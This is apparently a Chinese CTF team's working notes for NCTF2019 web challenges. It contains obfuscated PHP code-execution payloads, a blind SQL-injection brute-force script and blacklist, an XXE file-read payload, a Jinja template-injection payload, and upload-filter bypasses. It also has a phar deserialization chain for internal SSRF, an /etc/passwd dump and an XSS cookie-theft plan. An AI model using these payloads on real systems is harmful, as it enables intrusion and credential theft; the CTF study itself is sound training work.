By NepNep Union Team

Web：

题目名称 | 题目状态 | working : xxx

easyphp| OPEN | working : 夏天 星辰 glotozz,linmoumou

1:num=23333%0a %0a截断

2:被自己蠢哭了，爆破脚本写错了。。-

$string_1 = '2120624';

$string_2 = 's214587387a';可以绕过

3:

http://nctf2019.x1ct34m.com:60005/?num=23333%0A&str1=2120624&str2=s214587387a&q.w.q=tac%20f*

下划线用.绕过，l${x}s列目录，最后tac读下

hacker_backdoor| OPEN | working;Kleinor,ding0x0,7ten7，晚风, 蓝小俊

1. 查看phpinfo

```
http://nctf2019.x1ct34m.com:60004/?code=?><?php $a='php'.'info';$a();?>&useful=index.php
```

disable_functions 中，命令执行函数 proc_open 未被过滤，waf()函数，可用拼接绕过。

2.

```
http://nctf2019.x1ct34m.com:60004/?code=?%3E%3C?
php%20$b=%22p%22;$c=%22ipe%22;$test=%22/readflag%22;$g=%27c%27.%27h%27.%27r%27;$
h=$g(95);$a=
[[$b.$c,%22r%22],%20[$b.$c,%22w%22],%20[$b.$c,%22w%22]%20];$aa=%27p%27.%27r%27.%
27o%27.%27c%27.$h.%27o%27.%27p%27.%27e%27.%27n%27;$fp=$aa($test,$a,$p);%20$d=%27
stre%27.%27am%27.$h.%27ge%27.%27t%27.$h.%27c%27.%27o%27.%27n%27.%27t%27.%27e%27.
%27n%27.%27t%27.%27s%27;echo%20$d($p[1]);?%3E&useful=index.php
```

补充:

本题大小写可以绕过函数检查

我参考蚁剑的方法构造payload

```
http://nctf2019.x1ct34m.com:60004/?code=?%3E%3C?
php%20Echo%20Eval(cHr(0x70).cHr(0x68).cHr(0x70).cHr(0x69).cHr(0x6e).cHr(0x66).cH
r(0x6f).cHr(0x28).cHr(0x29).cHr(0x3b))?%3E&useful=index.php

http://nctf2019.x1ct34m.com:60004/?code=?%3E%3C?
php%20Echo%20evAl(cHr(0x24).cHr(0x61).cHr(0x3d).cHr(0x5b).cHr(0x5b).cHr(0x22).cH
r(0x70).cHr(0x69).cHr(0x70).cHr(0x65).cHr(0x22).cHr(0x2c).cHr(0x22).cHr(0x72).cH
r(0x22).cHr(0x5d).cHr(0x2c).cHr(0x20).cHr(0x5b).cHr(0x22).cHr(0x70).cHr(0x69).cH
r(0x70).cHr(0x65).cHr(0x22).cHr(0x2c).cHr(0x22).cHr(0x77).cHr(0x22).cHr(0x5d).cH
r(0x2c).cHr(0x20).cHr(0x5b).cHr(0x22).cHr(0x70).cHr(0x69).cHr(0x70).cHr(0x65).cH
r(0x22).cHr(0x2c).cHr(0x22).cHr(0x77).cHr(0x22).cHr(0x5d).cHr(0x5d).cHr(0x3b).cH
r(0x24).cHr(0x66).cHr(0x70).cHr(0x3d).cHr(0x70).cHr(0x72).cHr(0x6f).cHr(0x63).cH
r(0x5f).cHr(0x6f).cHr(0x70).cHr(0x65).cHr(0x6e).cHr(0x28).cHr(0x22).cHr(0x2f).cH
r(0x72).cHr(0x65).cHr(0x61).cHr(0x64).cHr(0x66).cHr(0x6c).cHr(0x61).cHr(0x67).cH
r(0x22).cHr(0x2c).cHr(0x24).cHr(0x61).cHr(0x2c).cHr(0x24).cHr(0x70).cHr(0x29).cH
r(0x3b).cHr(0x65).cHr(0x63).cHr(0x68).cHr(0x6f).cHr(0x20).cHr(0x73).cHr(0x74).cH
r(0x72).cHr(0x65).cHr(0x61).cHr(0x6d).cHr(0x5f).cHr(0x67).cHr(0x65).cHr(0x74).cH
r(0x5f).cHr(0x63).cHr(0x6f).cHr(0x6e).cHr(0x74).cHr(0x65).cHr(0x6e).cHr(0x74).cH
r(0x73).cHr(0x28).cHr(0x24).cHr(0x70).cHr(0x5b).cHr(0x31).cHr(0x5d).cHr(0x29).cH
r(0x3b));?%3E&useful=index.php
```

生成payload的方法:

```python
#-*- encoding: utf-8 -*-

str1 = ""

with open("shell.php", "r") as f:

    code = f.read()

    # print(code)

    for i in code:

        if ord(i)== 10:

            continue

        str1 += ("cHr("+str(hex(ord(i)))+").")
```

```
print(str1)

shell.php内容：

$a=[["pipe","r"], ["pipe","w"],
["pipe","w"]];$fp=proc_open("/readflag",$a,$p);echo
stream_get_contents($p[*1*]);

NCTF{u_arrree_SO_c3refu1_aaaaaaa}
```

SQLI|OPEN|working:黑白


单引号可以使用\来转义，or可以采用||，=可以采用regexp,

select被过滤...

最后的单引号闭合：

;%00可以闭合，


```
username=\&passwd=/**/||passwd/**/regexp/**/0x79;%00
```




写个脚本

```
#!/usr/bin/env python2

# coding=utf-8

import requests

s = requests.session()

url = "http://nctf2019.x1ct34m.com:40005/index.php"

headers = {

    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0',

    'Content-Type': 'application/x-www-form-urlencoded'

}

cookies = {

}
```

```python
flag = ""

tmp = 0

easy_strings = [ord(i) for i in
'#abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_']

# print(easy_strings)

def change(b):

    res1 = ""

    for i in b:

        res1 += hex(ord(i))

    res1 = res1.replace("0x", "")

    res1 = "0x" + res1

    print(res1)

    return res1

for k in 'eiklnoruvwyEIKLNORUVWY0789_':

    flag = k

    for i in range(1, 100):

        if tmp == 1:

            break

        tmp = 1

        for j in easy_strings:

            # payload = change(chr(j)) # 找出第一个字符的所有可能性

            payload = change(flag + chr(j))

            # param = "/**/||username/**/regexp/**/{};{}".format(payload,
chr(0))

            param = "/**/||passwd/**/regexp/**/{};{}".format(payload, chr(0))

            # print(param)

            data = {

                'username': '\\',

                'passwd': param

            }
```

```
            r = requests.post(url=url, headers=headers, data=data)
            # print(r.status_code)
            # print r.content.decode('utf-8')
            if "go back to get the password" in r.content.decode("utf-8"):
                print j
                flag = flag + chr(j)
                tmp = 0
    break
                print(flag)
    print(flag)
    tmp = 0
```



其实第一位可以不遍历，用^匹配就行。。。

NCTF{SQLi_is_not_Just_sq1}


```
$black_list =
"/limit|by|substr|mid|,|admin|benchmark|like|or|char|union|substring|select|grea
test|%00|\'|=| |in|<|>|-|\.|\
(\)|#|and|if|database|users|where|table|concat|insert|join|having|sleep/i";


If $_POST['passwd'] === admin's password,

Then you will get the flag;
```

过滤的关键字如上

Fake xml cookbook|OPEN|working：einhhhh

Fake xml cookbook|OPEN|working：晚风

Fake XML cookbook | open | finish :glotozz




```
<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE ANY [

    <!ENTITY xxe SYSTEM "file:///flag">

]>

<user><username>&xxe;</username><password>123123</password></user>
```

True XML cookbook |open|working:l1ngfeng 晚风

读取/etc/hosts发现有个内网ip，读取/proc/net/arp发现很多内网ip，一个一个探测即可

思路：看作者这篇文章 http://gv7.me/articles/2018/think-about-blind-xxe-payload/**

flask| OPEN | working: ding0x0


```
http://nctf2019.x1ct34m.com:40007/%7B%7B[].__class__.__base__.__subclasses__()
[40](('galf/'%7Creverse)).read()%7D%7D
```

flask模板注入

过滤了flag字符串，用jinja语法反转字符串绕过

NCTF{Y0u_can_n0t_Read_flag_directly}

Upload your Shell|SOLVED|晚风




会检测扩展名、content-type、文件内容是否包含<?、已经文件头是否为文件，绕过措施：
1.扩展名改为jpg配合文件包含，
2.content-type改为image/jpeg，

3.

```
<script language="php"></script>,
```

4.文件头加上gif89a，后访问 `http://nctf2019.x1ct34m.com:60002/index.php?action=upload-imgs/b854aa72bbb13abd82dde9fe7b728d0b/Th1s_is_a_fl4g.jpg` 即可get flag



NCTF{upload_1s_s0_funn7}

simple_xss** | Working| working : KanoWill**

XSS任意脚本执行，思路:


由于admin用户存在，向其发送xss代码，恶意js代码将admin的登录cookie发送到xss接收平台上，盗用cookie登录admin账号，应该就可以获得flag了，我今晚休息了，愿意按照这个思路做完的可以试试，9成把握可以这样解开。

simple_xss** | SOLVED| l1ngfeng**


XSS 没啥过滤，直接闭合上一个标签再插script标签进去，发给admin，最后平台收cookie 思路如上

replace | working |glotozz

猜测是/e的代码执行，测试之后发现源码中已经存在/e



发现单引号被过滤，使用chr()绕过即可



phar matches everything|open|晚风 glotozz 黑白

访问http://nctf2019.x1ct34m.com:40004/.catchmime.php.swp 可以下载vim泄露的swp文件

从swp文件里恢复出的原代码

```
<?php
class Easytest{
    protected $test;
    public function funny_get(){
        return $this->test;
    }
}

class Main {
    public $url;
```

```
    public function curl($url){
        $ch = curl_init();
        curl_setopt($ch,CURLOPT_URL,$url);
        curl_setopt($ch,CURLOPT_RETURNTRANSFER,true);
        $output=curl_exec($ch);
        curl_close($ch);
        return $output;
    }
public function __destruct(){
        $this_is_a_easy_test=unserialize($_GET['careful']);
        if($this_is_a_easy_test->funny_get() === '1'){
            echo $this->curl($this->url);
        }
    }
}
if(isset($_POST["submit"])) {
    $check = getimagesize($_POST['name']);
    if($check !== false) {
        echo "File is an image - " . $check["mime"] . ".";
    } else {
        echo "File is not an image.";
    }
}
?>
```

getimagesize($file_path)就可以触发phar反序列化

应该是生成phar文件，getimagesize触发


参考：https://www.jb51.net/article/148621.htm

```
<?php
class Main {
    public $url='http://nctf2019.x1ct34m.com:40004/uploads/';
}

$jpeg_header_size =

 "\xff\xd8\xff\xe0\x00\x10\x4a\x46\x49\x46\x00\x01\x01\x01\x00\x48\x00\x48\x00\x
00\xff\xfe\x00\x13".

 "\x43\x72\x65\x61\x74\x65\x64\x20\x77\x69\x74\x68\x20\x47\x49\x4d\x50\xff\xdb\x
00\x43\x00\x03\x02".

 "\x02\x03\x02\x02\x03\x03\x03\x03\x04\x03\x03\x04\x05\x08\x05\x05\x04\x04\x05\x
0a\x07\x07\x06\x08\x0c\x0a\x0c\x0c\x0b\x0a\x0b\x0b\x0d\x0e\x12\x10\x0d\x0e\x11\x
0e\x0b\x0b\x10\x16\x10\x11\x13\x14\x15\x15".

 "\x15\x0c\x0f\x17\x18\x16\x14\x18\x12\x14\x15\x14\xff\xdb\x00\x43\x01\x03\x04\x
04\x05\x04\x05\x09\x05\x05\x09\x14\x0d\x0b\x0d\x14\x14\x14\x14\x14\x14\x14\x14\x
14\x14\x14\x14\x14\x14\x14\x14\x14\x14".

 "\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x
14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\xff\xc2\x00\x11\x08\x00\x0a\x00\x
0a\x03\x01\x11\x00\x02\x11\x01\x03\x11\x01".
```


```
 "\xff\xc4\x00\x15\x00\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xff\xc4\x00\x14\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xda\x00\x0c\x03".

 "\x01\x00\x02\x10\x03\x10\x00\x00\x01\x95\x00\x07\xff\xc4\x00\x14\x10\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x20\xff\xda\x00\x08\x01\x01\x00\x01\x05\x02\x1f\xff\xc4\x00\x14\x11".

 "\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x20\xff\xda\x00\x08\x01\x03\x01\x01\x3f\x01\x1f\xff\xc4\x00\x14\x11\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x20".

 "\xff\xda\x00\x08\x01\x02\x01\x01\x3f\x01\x1f\xff\xc4\x00\x14\x10\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x20\xff\xda\x00\x08\x01\x01\x00\x06\x3f\x02\x1f\xff\xc4\x00\x14\x10\x01".

 "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x20\xff\xda\x00\x08\x01\x01\x00\x01\x3f\x21\x1f\xff\xda\x00\x0c\x03\x01\x00\x02\x00\x03\x00\x00\x00\x10\x92\x4f\xff\xc4\x00\x14\x11\x01\x00".

 "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x20\xff\xda\x00\x08\x01\x03\x01\x01\x3f\x10\x1f\xff\xc4\x00\x14\x11\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x20\xff\xda".

 "\x00\x08\x01\x02\x01\x01\x3f\x10\x1f\xff\xc4\x00\x14\x10\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x20\xff\xda\x00\x08\x01\x01\x00\x01\x3f\x10\x1f\xff\xd9";

$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->addFromString("test.txt","test");
$phar->setStub($jpeg_header_size." __HALT_COMPILER(); ?>");
$o = new Main();
$phar->setMetadata($o);
$phar->stopBuffering();
```

生成的phar文件，改后缀名为jpeg可以绕过，getimagesize的检测：

getimagesize如何触发，phar序列化，暂时找不到方法。



forbidden



Warning: getimagesize(phar://uploads/a6682c346f.gif): failed to open stream: phar error: file "" in phar "uploads/a6682c346f.gif" cannot be empty in **/var/www/html/catchmime.php** on line **28**
File is not an image.root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false

内网探测：10.0.0.3　tql

师傅能写一下。phar包里，写的是啥吗？我写etc/passwd，啥也获取不到....

你把那个url改成

233333,这是怎么想到的...

hint：very close，先看下/etc/hosts和/proc/net/arp

大佬大佬

我是菜鸡


tql，这道题应该快要出来了，接下来就是我的知识盲区了，大佬做出了，写个wp，我膜一下

我也是盲区。。https://xz.aliyun.com/t/5598#toc-0

办正事呢好吗，别吹了大佬tql

```php
<?php

    class Main {

        public $url = "http://10.0.0.3";

        public function curl($url){

            $ch = curl_init();

            curl_setopt($ch,CURLOPT_URL,$url);

            curl_setopt($ch,CURLOPT_RETURNTRANSFER,true);

            $output=curl_exec($ch);

            curl_close($ch);

            return $output;

        }

    public function __destruct(){

            $this_is_a_easy_test=unserialize($_GET['careful']);
```

```
            if($this_is_a_easy_test->funny_get() === '1'){
                echo $this->curl($this->url);
            }
        }
    }
    @unlink("phar.phar");
    $phar = new Phar("phar.phar"); //后缀名必须为phar
    $phar->startBuffering();
    $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub
    $o = new Main();
    $phar->setMetadata($o); //将自定义的meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要压缩的文件
    //签名自动计算
    $phar->stopBuffering();
?>
```




Warning: getimagesize(phar://uploads/4ae0ebe02d.gif): failed to open stream: phar error: file "" in phar "uploads/4ae0ebe02d.gif" cannot be empty in **/var/www/html/catchmime.php** on line **28**
File is not an image.powered by good PHP-FPM

具体参考上面的链接利用Gopher:// 进行SSRF

https://evoa.me/index.php/archives/52/#toc-SSRFGopher这个最香

